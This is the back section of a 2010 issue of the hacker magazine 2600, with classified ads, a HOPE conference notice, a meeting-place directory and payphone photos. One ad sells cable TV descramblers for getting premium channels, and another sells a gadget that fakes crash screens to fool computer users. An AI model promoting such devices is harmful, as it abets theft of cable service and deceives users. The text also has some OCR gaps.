J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v27no1" and get 10% off of your order.

CABLE TV DESCRAMBLERS. New. Each $35 + $5 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

BSODOMIZER. A small, battery-powered, mischievous electronic gadget that interfaces between a laptop or desktop and VGA monitor and flashes a fake BSOD (Blue Screen of Death) onto the monitor at random time intervals or when triggered by an infrared remote control. This will cause the user to become confused and turn off or reset his or her machine. Limited run of 100 fully-assembled units available. Fully open source - schematics, firmware, and technical design documentation online if you want to build your own instead of buying one. Go to www.bsodomizer.com

Help Wanted

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

Wanted

LOOKING FOR PEOPLE TO HELP TEACH ME the basics of network forensics and security. Looking to get a job in this area once I leave school so any help would be much appreciated. Contact administrator@rogueentity.com

THE TOORCON FOUNDATION is an organization founded by ToorCon volunteers to help schools in undeveloped countries get computer hardware and to help fund development of open source projects. We have already accomplished our first goal of building a computer lab at Alpha Public School in New Delhi, India, and are looking for additional donations of old WORKING hardware and equipment to be refurbished for use in schools around the world. More information can be found at http://foundation.toorcon.org.

Services

COMPUTER FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the constitutional right to a zealous defense, and backs up that belief by providing the highest quality computer forensics and electronic evidence support for criminal defense attorneys. Our experts are cool under fire in a courtroom and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei forensic technologists all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (ABA 2006) and of hundreds of articles on computer forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even *O Magazine*. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

R9 MEDIA is looking for artists and writers for ThinkingFluidly.com. We would be interested in publishing your work. Information: contact@R9Media.net / www.R9media.net.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

SECURITY ASSESSMENT AND EXPLOITS. Independent hacker available for LEGAL contracts. Penetration testing networks and systems remotely. Enumeration of networks, systems, servers, VPNs, and cryptography. Identifying software vulnerabilities specific to web based applications and web facing operating systems as well as special requests. Full disclosure via professional detailed technical report. Inquiries to canada2600@gmail.com. Powered by http://www.canada2600.org

JEAH.NET UNIX SHELLS & HOSTING. How about Quad 2.66GHZ processors, 9GB of RAM, and 25x the storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600*, because we read too! Don't forget our private domain name registration at FYNE.COM.

KALETON INTERNET provides secure and private web hosting, domain name registrations, and email accounts. We have offshore servers, anonymous payment methods, and strongly support freedom of speech. Visit us at www.kaleton.com now to see how we can help you.

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

BANDIT DEFENSE: SECURITY FOR THE LITTLE GUY. I'll hack into your computer systems and then help you fix all the security holes. I specialize in working with small businesses and organizations, and I give priority to those facing government repression. My services include: hacking your organization from the Internet (comprehensive information gathering and reconnaissance, web application security testing, remote exploits), hacking your organization from your office (physical security, local network audits, and exploitation), wireless network security (slicing through WEP, brute forcing WPA), electronic security culture (evading surveillance, encryption technology, etc.), and other misc. services. More details at www.banditdefense.com, or email info@banditdefense.com.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of www.BrazilBoycott.org, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

Announcements

SOCIAL ORGANIZATION OF THE COMPUTER UNDERGROUND. A new 20th anniversary edition of the first sociological study of pirates, phreaks, and hackers is now available. Discover what it was like before the Internet and Operation Sun Devil. Free PDF version, other formats benefit EFF. Download at http://www.g2meyer.com/cu/

BLACK OF HAT BLOG. Covers topics such as cryptography, security, and viruses. Visit black-of-hat.blogspot.com.

ORACLE DEVELOPMENT BLOG. Visit ora-pl-sql.blogspot.com/. All about Oracle database programming. Recent topics include stored procedures, Oracle 11g, database design, and access control.

JAVA PROGRAMMING BLOG. Visit enableassertions.blogspot.com. It is time to learn Java. Recent topics include puzzles, book reviews, code viewers, file parsing, exceptions, sorting, and constructors.

PUBLIC INTELLIGENCE IN THE PUBLIC INTEREST. Collect. Connect. Reconfigure. I live in NYC and work as Executive Director with HOPE's first ever speaker, Robert Steele, President for the non-profit Earth Intelligence Network. Our online Public Intelligence Journal can be found at http://phibetaiota.net. Other related links: www.earth-intelligence.net, twitter.com/earthintelnet, www.OSS.net, re-configure.org, smart-city.re-configure.org. Contact earthintelnet@gmail.com

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2009 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

Personals

LOOKING FOR HACKERS AND PHREAKERS! If interested email me at Albany2600@gmail.com

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600*! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Summer issue: 5/25/10.

THE NEXT HOPE


Did you really think we were finished?

Join us on July 16, 17 and 18, 2010 at the world famous Hotel Pennsylvania in New York City and show the world what we can do.

Special room rates [illegible] 5000 (that's 212-736-5000 [illegible]). Details on who will be [illegible] what sorts of projects we're [illegible] more can be found at www.hope.net

We've also got a discussion board up at talk.hope.net and a wiki at wiki.hope.net where you can participate directly and help shape The Next HOPE for maximum enjoyment.

Join @thenexthope on Twitter for updates and announcements and a [illegible] on Facebook by joining the event at tinyurl.com/thenexthope



And finally, you can be a part of our massive email announcement list by either visiting www.hope.net and entering your email address in the designated area to subscribe to the list or emailing subscribe@2600.com directly and entering 'subscribe' in the body of the message (no quotes) and then following the instructions.

Now that we have more ways than ever before of staying updated, the only question is what the buzz is about?

"Knowledge is power. Power corrupts. Study hard, be evil." - Unknown

staff

Editor-In-Chief

Associate Editor

Layout and Design

Cover

Office Manager

Writers:

IRC Admins:

Forum Admin:

Inspirational Music:

Telephone Historian:

Network Operations:

Shout Outs:

Broadcast Coordinators:

2600 *(ISSN 0749-3851, USPS # 003-176); Spring 2010, Volume 27 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2009 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on at
$6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

ARGENTINA

Buenos Aires: Rivadavia 2022 "La Pocilga."

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: Old Main Building coffee shop in front of the registrar's office on Student St, TRU Campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Grove Inn. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 7 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stoumari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanleio's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Unlimited Coffee, 741 E. Glendale Ave. 6 pm.

Prescott: Method Coffee, 3180 Willow Creek Rd.

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Newington: Panera Bread on the Berlin Turnpike. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St. (in Pentagon Row on the courtyard) 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Mercury Cafe, 1505 W Chicago Ave.

Rock Island: Cool Beanz Coffee House.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court near Street Corner News.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Marlborough: Solomon Pond Mall food court. 6 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Minneapolis: Java J's coffee house, 700 N Washington.

Missouri

St. Louis: ArchReactor Hacker Space, 904 Cherokee.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall southern food court, 100th and Dodge. 7 pm

Nevada

Elko: Micro Binary Digit, 1344 Idaho St.

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas by Borders on first floor.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Unusual Payphones

Canada. This was seen in Ottawa in a place where people apparently come to let out all of their frustrations. And we wouldn't be at all surprised if the phone still worked.

Photo by Etienne T

Norway. We believe this to be the most northerly payphone photo we have, found in Ny-Ålesund, one of the settlements on the island of Spitsbergen. Only 750 miles from the North Pole, this phone connects to the world via satellite.

Photo by adder1972

Chile. It may take you a moment or two to even find the payphone here. Seen in Valparaiso, this is an example of how a little bit of decorating can quickly spiral out of control. Those prices, incidentally, are in Chilean pesos and are nothing to panic over.

Photo by Celeste Robert

United States. This is a great example of what can happen when people stop using payphones. Telebeam operates (somewhere) in the streets of New York. Perhaps this is the first truly green phone company.

Photo by Brooke

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.